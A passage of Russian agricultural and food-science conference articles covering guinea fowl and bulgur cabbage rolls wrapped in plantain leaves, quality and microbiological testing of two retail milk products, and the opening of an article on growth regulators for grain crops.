*В статье для выбора оптимальной по функционально-технологическим и органолептическим характеристикам рецептуры голубцов были разработаны образцы голубцов из мяса цесарок с частичной заменой нормы вложения мяса цесарок на 30, 35, 40% крупой булгур, обёрнутые листьями нетрадиционного растительного сырья для здорового питания. В результате проделанной работы по разработке рецептуры голубцов был выбран лучший образец. Им стал образец № 2, в котором проведена замена в рецептуре мяса говядины на мясо цесарок и потом на 35% крупой булгур, а также заменены капустные листья, используемые при оборачивании начинки, на листья подорожника большого. Новый продукт обогащается белками, углеводами, микро- и макроэлементами, пищевыми волокнами, витаминами.*

**Ключевые слова:** *мясо цесарок, булгур, голубцы, листья подорожника большого, рецептура, здоровое питание.*

В настоящее время продовольственный рынок активно насыщается продукцией для здорового питания, так как потребительский интерес и спрос на нее продолжают расти. В связи с этим разрабатываются различные технологические решения и ассортимент данной категории продукции. Для

обогащения продуктов питания физиологически активными ингредиентами в современной промышленности, в том числе в мясных продуктах, широко используются различные добавки растительного происхождения: пюре, порошки и другие [2,5,6,7,9].

Это обусловлено тем, что травы, злаки, фрукты и овощи богаты антиоксидантами, витаминами и минеральными веществами, пектиновыми веществами, клетчаткой, которые, в свою очередь, способствуют повышению резистентности человека к неблагоприятным факторам окружающей среды. Среди трав особый интерес вызывают листья подорожника большого, применение которого в производстве мясных продуктов для здорового питания остается неизученным в полной мере [1,3,4,8,10].

При разработке рецептуры голубцов была рассмотрена возможность частичной замены булгуром мяса цесарок в фарше. Капустные листья заменены листьями подорожника большого. Это дает возможность обогатить продукт пищевыми волокнами, микро- и макроэлементами, витаминами. Для установления оптимальной по функционально-технологическим и органолептическим характеристикам рецептуры голубцов были разработаны образцы голубцов из мяса цесарок с добавкой нетрадиционного растительного сырья для здорового питания, рецептура которых размещена в таблице 1.

Для улучшения пищевой и биологической ценности была изучена возможность внесения крупы булгур в голубцы из мяса цесарок и заменены листья белокочанной капусты на листья подорожника большого для здорового питания.

Были рассмотрены образцы с частичной заменой нормы вложения мяса цесарок на 30, 35, 40% крупой булгур и листья белокочанной капусты заменены на листья подорожника большого.

Физико-химические показатели контрольного и опытных образцов голубцов из мяса цесарок представлены в таблице 2.

Таблица 1

*Рецептура контрольного и опытных образцов голубцов из мяса цесарок*

Название	Содержание продуктов массой нетто в контрольном и опытных образцах, кг на 100 кг голубцов			
	контрольный	образец 1	образец 2	образец 3
Капуста белокочанная свежая	174	-	-	-
Листья подорожника большого	-	174	174	174
Крупа рисовая	36	-	-	-
Крупа булгур	-	36	42	48
Лук репчатый	28	28	28	28
Маргарин столовый	10	-	-	-
Масса пассерованного лука с жиром	20	-	-	-
Масса фарша	175	155	155	155
Масса полуфабриката	335	315	315	315

Когда применяются крупа булгур и листья подорожника большого возникает возможность обогатить продукт белками, углеводами, пищевыми волокнами, микро- и макроэлементами, витаминами. Данные таблицы 2 свидетельствуют о том, что содержание белка в опытных образцах фарша из мяса цесарок с крупой булгур больше, чем в фарше из мяса говядины с рисом на 18,13%, 18,78%, 19,6% соответственно. Содержание углеводов выше контрольного образца и находится в пределах 27,56-35,16%,. Все опытные образцы голубцов из мяса цесарок содержат в среднем на 16% меньше жира, чем голубцы из говядины. Содержание пищевых волокон и энергетическая ценность выше, чем в контрольном образце, находится в пределах 2,75-4,25% и в 1,14 до 1,3 раза соответственно.

Таблица 2

*Физико-химические показатели контрольного и опытных образцов голубцов из мяса цесарок*

Показатель	Голубцы из мяса говядины	Опытные образцы		
		1	2	3
РН	5,8	5,79	5,89	5,99
Массовая доля влаги,%	54,3	59,4	59,59	59,6
Массовая доля белка,%	10,25	28,38	29,03	29,85
Массовая доля жира,%	20,64	4,28	4,33	4,4
Массовая доля углеводов,%	7,44	35,0	38,8	42,6
Пищевые волокна,%	5,4	8,15	8,80	9,65
Энергетическая ценность, ккал	256,52	292,04	310,29	329,4
Влагоудерживающая способность	70	72	76	79

**Выводы**

1. Установлен лучший по пищевой и биологической ценности образец (образец № 2) голубцов из мяса цесарок с частичной заменой мяса цесарок на 35% крупой булгур, а листьев белокочанной капусты на листья подорожника большого.

2. Содержание белка, углеводов и пищевых волокон в установленном образце выше, чем в голубцах с фаршем из мяса говядины с рисом на 18,78%, 31,36% и 3,4% соответственно.

3. Энергетическая ценность образца №2 выше в 1,2 раза по сравнению с контролем.

**Заключение.**

Применение мяса цесарок, булгура и листьев подорожника в качестве рецептурных ингредиентов в технологии голубцов для здорового и функционального питания способствует улучшению их качества по физико-химическим и органолептическим показателям, а также расширению ассортимента мясных продуктов.

#### **Список использованных источников**

1. Гридчина А. С. Нетрадиционные виды сырья в пищевых продуктах для пожилых/ А. С. Гридчина, А. А. Ничипоренко //Сборник: Молодые исследователи агропромышленного и лесного комплексов – регионам. 2021. С.188-191.
2. Kotova Yu. N. Use of dietary supplements in special sports nutrition/ Yu. N. Kotova //Сборник: 2021. С. 230-233.
3. Бабкина К. А. Анализ пищевых добавок в продуктах питания и их влияние на здоровье человека/ К. А. Бабкина, Р. В. Кузнецова//Наука и Образование. 2018. Т. 1. № 1. С. 389.
4. Полянская И. С. Способ производства фаршевого колбасного продукта / И. С. Полянская, Г. Н. Забегалова, Ю. В. Плахина, М. А. Ташинова// Патент на изобретение 2757684 С1,20.10.2021. Заявка № 2020137393 от 16.11.2020
5. Родина, З. Ю. Экономическая эффективность котлет рубленых из индейки с добавлением брюквы и отрубей пшеничных / З. Ю. Родина, Т. Н. Сухарева // Роль аграрной науки в устойчивом развитии сельских территорий: Сборник III Всероссийской (национальной) научной конференции, Новосибирск, 20 декабря 2018 года. – Новосибирск: Новосибирский государственный аграрный университет, 2018. – С. 489-491. – EDN VNLULR.
6. Родина З.Ю. Изучение влияния брюквы и отрубей пшеничных на качество котлет рубленых из индейки/З.Ю.Родина, Т.Н.Сухарева //Сборник: Инновационные технологии в АПК. Материалы международной научно-практической конференции. Общ.ред. В.А. Бабушкин. 2018. С. 331-334.
7. Скоркина И. А. Влияние пюре из баклажанов на влагосвязывающую способность свиного фарша/И. А. Скоркина, А. В. Телегина //Технологии пищевой и перерабатывающей промышленности АПК – Продукты здорового питания. 2014. № 1 (1). С. 94-96.
8. Обоснование получения котлет рубленых из мяса индейки с функциональной добавкой для школьного питания / Т. Н. Сухарева, З. Ю. Родина, Н. В. Казьмина [и др.] // Современные проблемы техники и технологии пищевых производств: Материалы XX Международной научно-практической конференции, Барнаул, 14–15 марта 2019 года. – Барнаул: Алтайский государственный технический университет им. И.И. Ползунова, 2019. – С. 333-336. – EDN ZMAWTH.
9. Проектирование и исследование мясных полуфабрикатов с растительным сырьем для здорового питания / Т. Н. Сухарева, К. В. Гусева, Ю. А. Данилкина [и др.] // Потенциал науки и современного образования в решении приоритетных задач АПК и лесного хозяйства: Материалы Юбилейной национальной научно-практической конференции, Рязань, 20–21 февраля 2019 года / Рязанский государственный агротехнологический университет им. П.А. Костычева. – Рязань: Рязанский государственный агротехнологический университет им. П.А. Костычева, 2019. – С. 304-307. – EDN FTNFVA.
10. Сухарева, Т. Н. Проектирование и исследование котлет рубленых из индейки с растительным ингредиентом для школьного питания / Т. Н. Сухарева, Н. А. Черемисина, А. В. Польшикова // Приоритетные направления развития садоводства (I Потаповские чтения): Материалы Национальной научно-практической конференции, посвященной 85-й годовщине со дня рождения профессора, доктора сельскохозяйственных наук, лауреата Государственной премии Потапова Виктора Александровича, Мичуринск, 11–13 декабря 2019 года / отв. ред. Григорьева Л.В. – Мичуринск: Мичуринский ГАУ, 2019. – С. 154-156. – EDN VBWFMZ.

## **DEVELOPMENT OF A RECIPE FOR CABBAGE ROLLS FROM GUINEA FOWL MEAT WITH NON-TRADITIONAL VEGETABLE RAW MATERIALS FOR A HEALTHY DIET**

*Sukhareva T.N.*

*In the article, in order to select the optimal functional, technological and organoleptic characteristics of the cabbage rolls recipe, samples of cabbage rolls from guinea fowl meat were developed with a partial replacement of the rate of attachment of guinea fowl meat by 30, 35, 40% bulgur groats wrapped with leaves of non-traditional vegetable raw materials for a healthy diet. As a result of the work done to develop the recipe for cabbage rolls, the best sample was selected. It became sample No. 2, in which the beef meat was replaced in the recipe with guinea fowl meat and then with bulgur grits by 35%, and cabbage leaves used when wrapping the filling were replaced with plantain leaves. The new product is enriched with proteins, carbohydrates, micro- and macroelements, dietary fibers, vitamins.*

**Keywords:** *guinea fowl meat, bulgur, cabbage rolls, plantain leaves, recipe, healthy nutrition*

\*\*\*\*\*

## **ИЗУЧЕНИЕ ВЛИЯНИЯ ЛИСТЬЕВ ПОДОРОЖНИКА БОЛЬШОГО И БУЛГУР НА КАЧЕСТВО ГОЛУБЦОВ ИЗ МЯСА ЦЕСАРОК**

*Сухарева Татьяна Николаевна*

*доцент кафедры продуктов питания, товароведения и технологии переработки продукции животноводства, ФГБОУ ВО Мичуринский ГАУ*

*В статье проведена замена в рецептуре мяса говядины на мясо цесарок и потом на 35% крупой булгур. а также замена капустных листьев на листья подорожника большого и осуществлена сравнительная оценка органолептических показателей качества готового продукта. Дегустационная оценка образцов с применением 10-бальной шкалы утвердила результаты описательной органолептической оценки и показала, что образец с заменой мяса цесарок на 35% крупой булгур получил самые высокие баллы по всем определяемым показателям.*

**Ключевые слова:** *мясо цесарок, булгур, листья подорожника большого, голубцы, качество*

Цель государственной политики в области здорового питания людей – сохранение и укрепление их здоровья, профилактика алиментарных заболеваний. Только с пищей человек получает необходимый материал и энергию, которые обеспечивают обмен веществ, функционирование систем организма [1,2,7,8,10].

В соответствии с Федеральным законом от 1 марта 2020 года № 47 – ФЗ «О внесении изменений в Федеральный закон «О качестве и безопасности пищевых продуктов» и статьей 37 Федерального закона «Об образовании в Российской Федерации» введено понятие «здоровое питание», закреплены его принципы, особенности организации качественного, безопасного и здорового питания детей и отдельных категорий населения. Президентом Российской Федерации В.В. Путиным поставлены задачи расширения отечественного производства продовольствия, отвечающего современным требованиям качества и безопасности и развития производства специализированной пищевой продукции [3,4,5,6,9].

Органолептическая оценка голубцов из мяса цесарок включает в себя оценку, их внешнего вида, запаха, вкуса, состава, степени свежести. Данные показатели повышают аппетит и делают лучше усвояемость продукта.

Для оценки качества готового продукта и определения оптимальной дозировки крупы булгур в голубцах был использован органолептический метод с разработанной десятибалльной шкалой в соответствии с ГОСТ 31986-2012 «Услуги общественного питания. Метод органолептической оценки качества продукции общественного питания».

В связи с добавлением крупы булгур в голубцы необходимо провести сравнение и оценку органолептических показателей качества образцов № 1 – 30% крупы булгур, образец № 2 – 35% крупы булгур, образец № 3 – 40% крупы булгур и контрольного образца.

Результаты органолептической оценки готовых голубцов показали, что контрольный образец получил отличное качество. Все опытные образцы с мясом цесарок и крупой булгур имели отличный внешний вид. В образце № 1 вкус и запах – ощутим и соответствует мясо-рису. В образце № 3 слишком сильно чувствуется крупа булгур. Исследования показали, что использование в компонентах рецептуры 35% крупы булгур дает отличное качество продукта. Ощущается приятный вкус, запах крупы булгур, но в умеренном количестве. В данном образце наилучшая консистенция.

Дегустационная оценка образцов с применением 10-бальной шкалы утвердила результаты описательной органолептической оценки и показала, что образец с заменой мяса цесарок на 35% крупой булгур получил самые высокие баллы по всем определяемым показателям.



Таблица 1

## Сравнительная оценка органолептических показателей качества готового продукта

Наименование показателя	Характеристика готовых продуктов	
	Голубцы из говядины с рисом (контроль)	Голубцы из мяса цесарок с крупой булгур (35%)
Внешний вид	Форма голубца цилиндрическая. Капустный лист облегает фарш плотно. Капустный лист целостный, без прорезей и дыр. Капустный лист оборачивает фарш аккуратно, фарш не выглядывает и не выходит за пределы капустного листа.	Форма голубца цилиндрическая. Лист подорожника большого облегает фарш плотно. Лист подорожника большого целостный, без прорезей и дыр. Лист подорожника большого оборачивает фарш аккуратно, фарш не выглядывает и не выходит за пределы листа подорожника большого
Консистенция	Мягкая, сочная. Масса однородная.	Мягкая, сочная. Масса однородная
Вкус	Свойственный данному виду продукта. Вкус вареного мяса с рисом. Не соленый.	Свойственный данному виду продукта. Вкус вареного мяса цесарок с крупой булгур. Не соленый.
Запах	Запах свойственный вареному капустному листу и мясному фаршу с рисом. Запах приятный, ярко выраженный. Посторонний запах отсутствует.	Запах свойственный вареному листу подорожника большого и фаршу из мяса цесарок с крупой булгур. Запах приятный, ярко выраженный. Посторонний запах отсутствует.
Цвет	Цвет капустного листа от светло – зеленого до кремового. Цвет фарша светло-коричневый	Цвет листа подорожника большого от светло – зеленого до темно-зеленого. Цвет фарша светло- коричневый

Таким образом, замена в рецептуре мяса говядины на мясо цесарок и потом на 35% крупой булгур. а также замена капустных листьев на листья подорожника большого позволяет расширить ассортимент выпускаемой продукции из мяса птицы для здорового питания и получить голубцы с качественными потребительскими свойствами.

Допустимые нормы содержания опасных веществ (токсичные элементы, антибиотики, диоксиды, микотоксины, пестициды, меланин, радионуклиды) в голубцах с заменой в рецептуре фарша из мяса говядины на мясо цесарок и потом на 35% крупой булгур и с заменой капустных листьев на листья подорожника большого для здорового питания не должны превышать требования ТР ЕАЭС 051/2021 « О безопасности мяса птицы и продукции его переработки», ТР ТС 021/2011 Технический регламент Таможенного союза «О безопасности пищевой продукции».

По микробиологическим нормам, голубцы с заменой в рецептуре фарша из мяса говядины на фарш из мяса цесарок и потом на 35% крупой булгур и с заменой капустных листьев на листья подорожника большого для здорового питания должны отвечать требованиям: ТР ЕАЭС 051/2021 « О безопасности мяса птицы и продукции его переработки», ТР ТС 021/2011 Технический регламент Таможенного союза «О безопасности пищевой продукции».

Микробиологические показатели голубцов с заменой в рецептуре фарша из мяса говядины на фарш из мяса цесарок и потом на 35% крупой булгур и с заменой капустных листьев на листья подорожника большого полностью соответствуют требованиям.

#### Список использованных источников

1. Гридчина А. С. Нетрадиционные виды сырья в пищевых продуктах для пожилых/ А. С. Гридчина, А. А. Ничипоренко //Сборник: Молодые исследователи агропромышленного и лесного комплексов – регионам. 2021. С.188-191.
2. Kotova Yu. N. Use of dietary supplements in special sports nutrition/ Yu. N. Kotova //Сборник: 2021. С. 230-233.
3. Бабкина К. А. Анализ пищевых добавок в продуктах питания и их влияние на здоровье человека/ К. А. Бабкина, Р. В. Кузнецова//Наука и Образование. 2018. Т. 1. № 1. С. 389.
4. Полянская И. С. Способ производства фаршевого колбасного продукта / И. С. Полянская, Г. Н. Забегалова, Ю. В. Плахина, М. А. Ташинова// Патент на изобретение 2757684 С1,20.10.2021. Заявка № 2020137393 от 16.11.2020

5. Родина, З. Ю. Экономическая эффективность котлет рубленых из индейки с добавлением брюквы и отрубей пшеничных / З. Ю. Родина, Т. Н. Сухарева // Роль аграрной науки в устойчивом развитии сельских территорий: Сборник III Всероссийской (национальной) научной конференции, Новосибирск, 20 декабря 2018 года. – Новосибирск: Новосибирский государственный аграрный университет, 2018. – С. 489-491. – EDN VNLULR.

6. Родина З.Ю. Изучение влияния брюквы и отрубей пшеничных на качество котлет рубленых из индейки/З.Ю.Родина, Т.Н.Сухарева //Сборник: Инновационные технологии в АПК. Материалы международной научно-практической конференции. Общ.ред. В.А. Бабушкин. 2018. С. 331-334.

7. Скоркина И. А. Влияние пюре из баклажанов на влагосвязывающую способность свиного фарша/И. А. Скоркина, А. В. Телегина //Технологии пищевой и перерабатывающей промышленности АПК – Продукты здорового питания. 2014. № 1 (1). С. 94-96.

8. Обоснование получения котлет рубленых из мяса индейки с функциональной добавкой для школьного питания / Т. Н. Сухарева, З. Ю. Родина, Н. В. Казьмина [и др.] // Современные проблемы техники и технологии пищевых производств: Материалы XX Международной научно-практической конференции, Барнаул, 14–15 марта 2019 года. – Барнаул: Алтайский государственный технический университет им. И.И. Ползунова, 2019. – С. 333-336. – EDN ZMAWTH.

9. Проектирование и исследование мясных полуфабрикатов с растительным сырьем для здорового питания / Т. Н. Сухарева, К. В. Гусева, Ю. А. Данилкина [и др.] // Потенциал науки и современного образования в решении приоритетных задач АПК и лесного хозяйства: Материалы Юбилейной национальной научно-практической конференции, Рязань, 20–21 февраля 2019 года / Рязанский государственный агротехнологический университет им. П.А. Костычева. – Рязань: Рязанский государственный агротехнологический университет им. П.А. Костычева, 2019. – С. 304-307. – EDN FTNFVA.

10. Сухарева, Т. Н. Проектирование и исследование котлет рубленых из индейки с растительным ингредиентом для школьного питания / Т. Н. Сухарева, Н. А. Черемисина, А. В. Польшикова // Приоритетные направления развития садоводства (I Потаповские чтения): Материалы Национальной научно-практической конференции, посвященной 85-й годовщине со дня рождения профессора, доктора сельскохозяйственных наук, лауреата Государственной премии Потапова Виктора Александровича, Мичуринск, 11–13 декабря 2019 года / отв. ред. Григорьева Л.В. – Мичуринск: Мичуринский ГАУ, 2019. – С. 154-156. – EDN VBWFMZ.

## **THE STUDY OF THE INFLUENCE OF THE LEAVES OF PLANTAIN LARGE AND BULGUR ON THE QUALITY OF STUFFED GUINEA FOWL MEAT**

*Sukhareva T.N.*

*The article replaces beef meat in the recipe with guinea fowl meat and then with bulgur groats by 35%. as well as the replacement of cabbage leaves with plantain leaves, a comparative assessment of the organoleptic quality indicators of the finished product was carried out. The tasting evaluation of the samples using a 10-point scale confirmed the results of a descriptive organoleptic evaluation and showed that the sample with 35% replacement of guinea fowl meat with bulgur groats received the highest scores for all the indicators determined.*

**Keywords:** guinea fowl meat, bulgur, plantain leaves, cabbage rolls, quality

\*\*\*\*\*

## ТОВАРОВЕДНАЯ ЭКСПЕРТИЗА СГУЩЕННЫХ МОЛОЧНЫХ КОНСЕРВОВ ОТ ТОРГОВОЙ МАРКИ «ГЛАВПРОДУКТ»

**Шевченко София Михайловна**

*Студентка биотехнологического факультета, ФГБОУ ВО «Донской ГАУ»*

**Насиров Юрий Зейфулаевич**

*научный руководитель, кандидат экономических наук, заведующий  
кафедрой пищевых технологий, ФГБОУ ВО «Донской ГАУ»*

*Целью данной статьи является проведение товароведной экспертизы молочных консервов. Для установления качества проведена экспертиза состоящая из органолептического и микробиологического исследования. При исследовании темы были изучены, технические регламенты, государственные стандарты, а также источники научной литературы.*

**Ключевые слова:** маркировка, упаковка, продукт, органолептическое исследование, микробиологическое исследование, КМАФАнМ, БГКП.

Сгущенное с сахаром цельное молоко – концентрированный или сгущенный молочный продукт с сахаром, в котором массовая доля сухих веществ молока составляет не менее 28,5 процента, массовая доля молочного белка в сухих обезжиренных веществах молока – не менее 34 процентов и массовая доля молочного жира – не менее 8,5 процента.[4]

Отбор проб проводили в магазине «Магнит» в соответствии с ГОСТом Р 58340-2019. Для исследования из разных мест торговой полки отобрали четыре экземпляра объемом 380 мл. Продукт упакован в металлические банки. Банки герметичны, без вздутия и повреждений. Герметичность металлических банок определяли погружением их в воду. [5,6]

Маркировка содержит следующую информацию:

Наименование продукта: молоко цельное сгущенное с сахаром.

Дата изготовления: 26.10.2022

Массовая доля жира: 8,5%

Состав: цельное коровье молоко, сахар (сахароза)

Пищевая ценность (содержание в 100 г продукта): жиры – 8,5 г; белки – 5 г; углеводы в том числе сахарозы – 43,5 г.

Наименование и местонахождение изготовителя: АО «Верховский молочно-консервный завод» 115516, г. Москва, вн. тер. г. муниципальный округ Царицыно, ул. Промышленная, д. 11, стр. 8, этаж 4, помещ. 5, ком. 5.

торговая марка: «Главпродукт».

Срок годности: 18 месяцев при температуре от 0°C до 10°C, 12 месяцев при температуре от 11°C до 23°C.

Объем: 380 мл.

Условия хранения пищевой продукции: хранить. После вскрытия упаковки продукт хранить в холодильнике при температуре от 2°C до 6°C.

Документ в соответствии с которым произведена и может идентифицироваться продукция: ГОСТ 31688-2012.

Исследования проводили в лаборатории кафедры пищевых технологий ДОНГАУ. Из четырёх отобранных экземпляров отобрали пробы на органолептическое и микробиологическое исследование.

Микробиологическое исследование (ГОСТ 32901-2014)

Для определения КМАФАнМ предварительно приготовили ряд разведений 0,1; 0,01; 0,001. Каждое из разведений было засеяно в три чашки Петри и залито расплавленным и охлажденным до температуры 45°C агаром. После застывания среды чашки Петри поставили в термостат при температуре 30°C на 72 ч. [8]

Таблица 1

## Органолептическое исследование (ГОСТ Р ИСО 22935-2-2011)

проба	Вкус и запах	Внешний вид и консистенция	Цвет
1	Вкус сладкий, чистый с выраженным вкусом и запахом молока, без посторонних привкусов и запахов.	Однородная, вязкая по всей массе без наличия ощущаемых органолептических кристаллов молочного сахара	Равномерный по всей массе, белый с кремовым оттенком.
2	Вкус сладкий, чистый с выраженным вкусом и запахом молока, без посторонних привкусов и запахов.	Однородная, вязкая по всей массе без наличия ощущаемых органолептических кристаллов молочного сахара	Равномерный по всей массе, белый с кремовым оттенком.
3	Вкус сладкий, чистый с выраженным вкусом и запахом молока, без посторонних привкусов и запахов.	Однородная, вязкая по всей массе без наличия ощущаемых органолептических кристаллов молочного сахара	Равномерный по всей массе, белый с кремовым оттенком.
4	Вкус сладкий, чистый с выраженным вкусом и запахом молока, без посторонних привкусов и запахов.	Однородная, вязкая по всей массе без наличия ощущаемых органолептических кристаллов молочного сахара	Равномерный по всей массе, белый с кремовым оттенком.

1 чашка Петри разведение 0,1 – 502 КОЕ

2 чашка Петри разведение 0,01 – 304 КОЕ

3 чашка Петри разведение 0,001 – 47 КОЕ

Окончательный результат 18000 КОЕ (по Техническому регламенту Таможенного союза "О безопасности молока и молочной продукции" (ТР ТС 033/2013) – норма не более 20000 КОЕ). [1]

Для определения БГКП 1 см<sup>3</sup> продукта засеяли в пробирку с 5 см<sup>3</sup> жидкой средой Кесслера. Пробирку поместили в термостат при 37°С на 24 ч. Изменений в пробирке не наблюдали, было сделано заключение об отсутствии БГКП. [8]

При учёте результатов проведённых исследований сделали заключение том что упаковка герметична и повреждения отсутствуют. Маркировка содержит всю необходимую информацию в соответствии с требованиями технического регламента таможенного союза (ТР ТС 022/2011) «Пищевая продукция в части ее маркировки».

Товароведная оценка сгущенных молочных консервов от торговой марки «Главпродукт» по результатам органолептического и микробиологического исследования полностью соответствует всем требованиям технического регламента таможенного союза "О безопасности молока и молочной продукции" (ТР ТС 033/2013).

#### Список использованных источников

1. Технический регламент Таможенного союза «О безопасности молока и молочной продукции» (ТР ТС 033/2013)

2. Технический регламент Таможенного союза «Пищевая продукция в части ее маркировки» (ТР ТС 022/2011)

3. Технический регламент Таможенного союза «О безопасности упаковки» (ТР ТС 005/2011)

4. ГОСТ 31688-2012. Консервы молочные. Молоко и сливки сгущенные с сахаром. Технические условия

5. ГОСТ Р 58340-2019. Молоко и молочная продукция. Метод отбора проб с торговой полки и доставки проб в лабораторию.

6. ГОСТ 29245-91. Консервы молочные. Методы определения физических и органолептических показателей.

7. ГОСТ Р ИСО 22935-2-2011. Молоко и молочные продукты. Органолептический анализ. Часть 2. Рекомендуемые методы органолептической оценки.

8. ГОСТ 32901-2014. Молоко и молочная продукция. Методы микробиологического анализа.

**COMMODITY EXPERT EXAMINATION OF CONDENSED CANNED MILK  
FROM THE GLAVPRODUKT TRADEMARK**

*Shevchenko S.M., Nasirov Y.Z.*

*The purpose of this article is to conduct a commodity expert examination of canned milk. Organoleptic and microbiological studies were conducted to establish the quality.*

**Keywords:** *labeling, packaging, product, organoleptic examination, microbiological examination, KMAFAnM, BGCP.*

\*\*\*\*\*

## САНИТАРНАЯ ОЦЕНКА МОЛОКА ТОРГОВОЙ МАРКИ « КРАСНАЯ ЦЕНА »

**Шевченко София Михайловна**

*Студентка биотехнологического факультета, ФГБОУ ВО «Донской ГАУ»*

**Насиров Юрий Зейфулаевич**

*научный руководитель, кандидат экономических наук, заведующий кафедрой пищевых технологий, ФГБОУ ВО «Донской ГАУ»*

*Целью данной статьи было установление санитарной оценки молока. Проведено микробиологическое исследование (определение КМАФАМнМ и определение БГКП) для установления качества молока. При исследовании темы были изучены государственные стандарты, а также источники научной литературы.*

**Ключевые слова:** *микроорганизмы, стандарты, учет результатов, молоко, пробы молока, колонии, микробиологическое исследование, КМАФАнМ, БГКП.*

Питьевое молоко: Молочный продукт массовой долей жира менее 10%, подвергнутый термической обработке, как минимум пастеризации, без добавления сухих молочных продуктов и воды, расфасованный в потребительскую тару.[3]

КМАФАнМ – количество мезофильных аэробных и факультативно-анаэробных микроорганизмов. Количество микроорганизмов, вырастающих и образующих видимые колонии на твердом питательном агаре при температуре  $(30 \pm 1) ^\circ\text{C}$ . [4]

БГКП – бактерии группы кишечных палочек: Микроорганизмы семейства энтеробактерий родов эшерихия, цитробактер, энтеробактер, клебсиелла, серратия; бесспорные, грамотрицательные, аэробные и факультативно-анаэробные палочки, сбраживающие лактозу с образованием кислоты и газа. [4]

Молоко является очень хорошей средой для размножения и сохранения микроорганизмов. Получить стерильное молоко не возможно, так как в сосковом канале всегда находятся представители микрофлоры вымени. На протяжении всего пути, от вымени до потребителя, молоко соприкасается с целым рядом источников загрязнения. [5]

Пороки молока микробного происхождения

Аммонификаторы могут размножаться при низкой температуре хранения молока. В процессе разложения белков изменяется консистенция молока, появляется горечь.

Споры маслянокислых бактерий при пастеризации не погибают, а при длительном хранении такого молока они расщепляют лактозу до масляной кислоты и газа, придающих молоку прогорклый вкус и неприятный запах.

Плесневые грибы образуют островки колоний на поверхности свернувшегося молока, придают ему горький вкус и плесневый запах.

Кишечная палочка, находящаяся в сыром молоке в больших количествах, придает ему стойловый запах, а при благоприятной температуре сбраживает лактозу с образованием кислоты и газа.

Пастеризованное молоко получают путем нагревания сырого молока. Опасным такой продукт может стать, если неправильно подобраны режимы тепловой обработки, также молоко может испортиться на этапе реализации или у потребителя из-за неправильного хранения. [6]

Отбор проб (ГОСТ Р 58340-2019) проводили в магазине «Пятёрочка». Перед отбором проб провели оценку условий хранения отбираемой продукции на торговой полке. Для исследования из разных мест торговой полки отобрали три экземпляра объемом 800 мл. На всех отобранных пробах потребительская упаковка пластиковая герметично запаиваемая, без повреждений.

Микробиологическое исследование (ГОСТ 32901-2014)

Для определения КМАФАнМ предварительно приготовили ряд разведений 1:10, 1: 100, 1:1000. Каждое из разведений было засеяно в три чашки Петри и залито расплавленной и охлажденной до температуры 45°C МПА. После застывания среды чашки Петри поставили в термостат при температуре 30°C на 72 ч.

чашка Петри разведение 1:10 – 500 КОЕ

чашка Петри разведение 1:100 – 300 КОЕ

чашка Петри разведение 1:1000 – 60 КОЕ

Окончательный результат 95000 КОЕ (по Техническому регламенту Таможенного союза "О безопасности молока и молочной продукции"(ТР ТС 033/2013) – норма не более 100000)

Для определения БГКП подготовили разведения 1, 1:10, 1: 100, каждое разведение было засеяно в три пробирки с жидкой средой Кесслера. Пробирки с посевами поместили в термостат при 37°C на 24 ч. Газообразование в пробирках не наблюдали, можно сделать заключение об отсутствии БГКП.

При учёте результатов проведённых исследований сделали заключение том что санитарная оценка молока от торговой марки «Красная цена» полностью соответствует всем требованиям технического регламента таможенного союза "О безопасности молока и молочной продукции"(ТР ТС 033/2013).

#### **Список использованных источников**

1. *Технический регламент Таможенного союза ТР ТС 033/2013 «О безопасности молока и молочной продукции»*
2. *ГОСТ Р 58340-2019. Молоко и молочная продукция. Метод отбора проб с торговой полки и доставки проб в лабораторию.*
3. *ГОСТ 31450-2013. Молоко питьевое. Технические условия*
4. *ГОСТ 32901-2014. Молоко и молочная продукция. Методы микробиологического анализа.*
5. *Санитарная микробиология: учебное пособие / Р. Г. Госманов, А. Х. Волков, А. К. Галиуллин, А. И. Ибрагимова. – 3-е изд., стер. – Санкт-Петербург: Лань, 2021. – 252 с.*
6. *Пастеризация молока: [Электронный ресурс]. – Режим доступа: <https://housebags.ru/produkty/nado-li-kiipyatit-pasterizovannoe-moloko.html>*

#### **COMMODITY EXAMINATION OF MILK RED PRICE**

***Shevchenko S.M., Nasirov Y.Z.***

*The purpose of this article was to establish a sanitary evaluation of milk. A microbiological study (determination of CMAFAMnM and determination of BGCP) was carried out to establish the quality of milk. When researching the topic, state standards were studied, as well as sources of scientific literature.*

**Keywords:** *microorganisms, standards, accounting of results, milk, milk samples, colonies, microbiological examination, KMAFAMnM, BGCP.*

\*\*\*\*\*

# **СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ**



## РЕГУЛЯТОРЫ РОСТА В ТЕХНОЛОГИИ ВОЗДЕЛЫВАНИЯ ЗЕРНОВЫХ КУЛЬТУР

*Зуйкин Владислав Сергеевич*  
Студент, ФГБОУ ВО «Донской ГАУ»

*В данной статье рассматривается использование регуляторов роста для зерновых культур. Их применение позволит сохранить и улучшить получаемый урожай. Решает актуальную проблему с полеганием растений. А самое главное, что эти препараты не загрязняют окружающую среду.*

**Ключевые слова:** регуляторы роста, биопрепараты, урожайность, зерновые культуры, качество

В настоящее время, для сохранения окружающей среды и уменьшения её химизации активно разрабатываются и применяются различные экологически безопасные методы повышения урожайности сельскохозяйственных зерновых культур. Благодаря их применению получается сохранить качество зерна, сохранить плодородие почвы и сократить загрязнение окружающей среды от действия различных пестицидов. К таким методам можно отнести использование биопрепаратов, которые даже в маленьких дозах способны стимулировать рост и развитие растений, повышать их устойчивость к внешним факторам [1]. Таким образом, появится возможность получать высокие и качественные урожаи без нанесения вреда окружающей среде.

Одной из проблем, которую решают биопрепараты – это полегание растений. Полегание посевов является одной из актуальных проблем. У полегших растений ухудшаются процессы опыления, налива зерна, оно становится щуплым, снижаются посевные качества. Повышается вероятность повреждения растений болезнями и вредителями. Из-за полегания растений затрудняется уборка урожая, уменьшается эффективность комбайнов, наблюдаются потери зерна, сроки уборки увеличиваются [2]. Современная селекция пытается решить проблему полегания при помощи снижения высоты растений и укрепления соломины, но этого недостаточно. Необходимо принимать более эффективные и стабильные методы.

Для решения всех вышеперечисленных проблем были созданы регуляторы роста. Регуляторы роста – это синтетические органические вещества, которые способны снижать скорость роста растений. Благодаря регуляторам роста тормозятся процессы деления клеток, что приводит к укорачиванию осевых органов растений [3]. Это приводит к формированию растений с более низким и утолщённым стеблем, укорачиванием междоузлий, лучше развитой механической тканью и проводящей системой.

